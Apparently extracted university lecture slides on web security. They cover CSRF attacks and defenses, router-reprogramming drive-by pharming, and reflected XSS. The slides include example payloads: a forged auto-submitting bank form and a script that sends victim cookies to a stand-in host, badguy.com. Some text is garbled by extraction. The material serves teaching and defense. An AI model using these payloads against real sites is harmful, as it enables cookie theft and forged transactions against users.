
  - User visits another site containing:

  ```
  <form  name=F  action=http://bank.com/BillPay.php>
  <input  name=recipient   value=badguy> …
  <script> document.F.submit(); </script>
  ```

  - Browser sends user auth cookie with request
    - Transaction will be fulfilled

- <u>Problem</u>:
  - cookie auth is insufficient when side effects occur

Form post with cookie

Cookieless Example: Home Router

Home router

① configure router

④ send forged request

② visit site

③ receive malicious page

User

Bad web site

Attack on Home Router

- Fact:
  - 50% of home users have broadband router with a default or no password

- <u>Drive-by Pharming attack</u>:   User visits malicious site
  - JavaScript at site scans home network looking for broadband router:
    - SOP allows "send only" messages
    - Detect success using onerror:
        <IMG   SRC=192.168.0.1   onError = do() >
  - Once found, login to router and change DNS server

- <u>Problem</u>: "send-only" access sufficient to reprogram router

CSRF Defenses

- Secret Validation Token


```
<input type=hidden value=23a3af01b>
```

- Referer Validation


```
Referer: http://www.facebook.com/home.php
```

- Custom HTTP Header


```
X-Requested-By: XMLHttpRequest
```

Secret Token Validation

- Requests include a hard-to-guess secret
  - Unguessability substitutes for unforgeability
- Variations
  - Session identifier
  - Session-independent token
  - Session-dependent token
  - HMAC of session identifier

Secret Token Validation


```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
="/images/logo.jpg" width='110'></div>
```

Referer Validation

Referer Validation Defense

- HTTP Referer header
  - Referer: http://www.facebook.com/ ✓
  - Referer: http://www.attacker.com/evil.html ✗
  - Referer: ?
- Lenient Referer validation
  - Doesn't work if Referer is missing
- Strict Referer validaton
  - Secure, but Referer is sometimes absent…

Referer Privacy Problems

- Referer may leak privacy-sensitive information

    `http://intranet.corp.apple.com/`

    `projects/iphone/competitors.html`

- Common sources of blocking:

    – Network stripping by the organization
    – Network stripping by local machine
    – Stripped by browser for HTTPS -> HTTP transitions
    – User preference in browser
    – Buggy user agents

- Site cannot afford to block these users

Broader view of CSRF

- Abuse of cross-site data export feature
  - From user's browser to honest server
  - Disrupts integrity of user's session
- Why mount a CSRF attack?
  - Network connectivity
  - Read browser state
 - Write browser state
- Not just "session riding"

Login CSRF

Payments Login CSRF

Payments Login CSRF

Payments Login CSRF

Payments Login CSRF

Login CSRF

Sites can redirect browser

Attack on origin/referer header

referer: http://www.site.com

Web Request

Http Status code 301/302 – Target URL Location

referer: http://www.site.com

Redirect Web Request to Target URL Location

Web Response

Client Web Browser

Web Server

What if honest site sends POST to attacker.com?
Solution: origin header records redirect

CSRF Recommendations

- Login CSRF
  - Strict Referer/Origin header validation
  - Login forms typically submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Use strict Referer/Origin validation to prevent CSRF
- Other
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Origin header
  - Alternative to Referer with fewer privacy problems
  - Sent only on POST, sends only necessary data
  - Defense against redirect-based attacks

Cross Site Scripting (XSS)

Three top web site vulnerabilites

- SQL Injection
  - Browser sends malicious input to server

    Attacker's malicious code executed on victim server

  - Bad input c   QL query
- CSRF – Cross-site request forgery
  - Bad web si   site, using

    Attacker site forges request from victim browser to victim server

    credentials   isits" site
- XSS – Cross-site scripting
  - Bad web si   ipt that steals

    Attacker's malicious code executed on victim browser

    information from an honest web site

Basic scenario: reflected XSS attack

Attack Server

① visit web site

② receive malicious link

⑤ send valuable data

Victim client

③ click on link

④ echo user input

Victim Server

XSS example: vulnerable site

- search field on victim.com:

  – **http://victim.com/search.php ? term = `apple`**

- Server-side implementation of **search.php**:

```
<HTML>     <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term into response

Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php?term=
   <script> window.open(
      "http://badguy.com?cookie = "
+      document.cookie )  </script>
```

- <u>What if user clicks on this link?</u>
  1. Browser goes to   victim.com/search.php
  2. Victim.com returns
     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

Attack Server

user gets bad link

www.attacker.com
```
http://victim.com/search.php ?
  term = <script> ... </script>
```

Victim client

user clicks on link

victim echoes user input
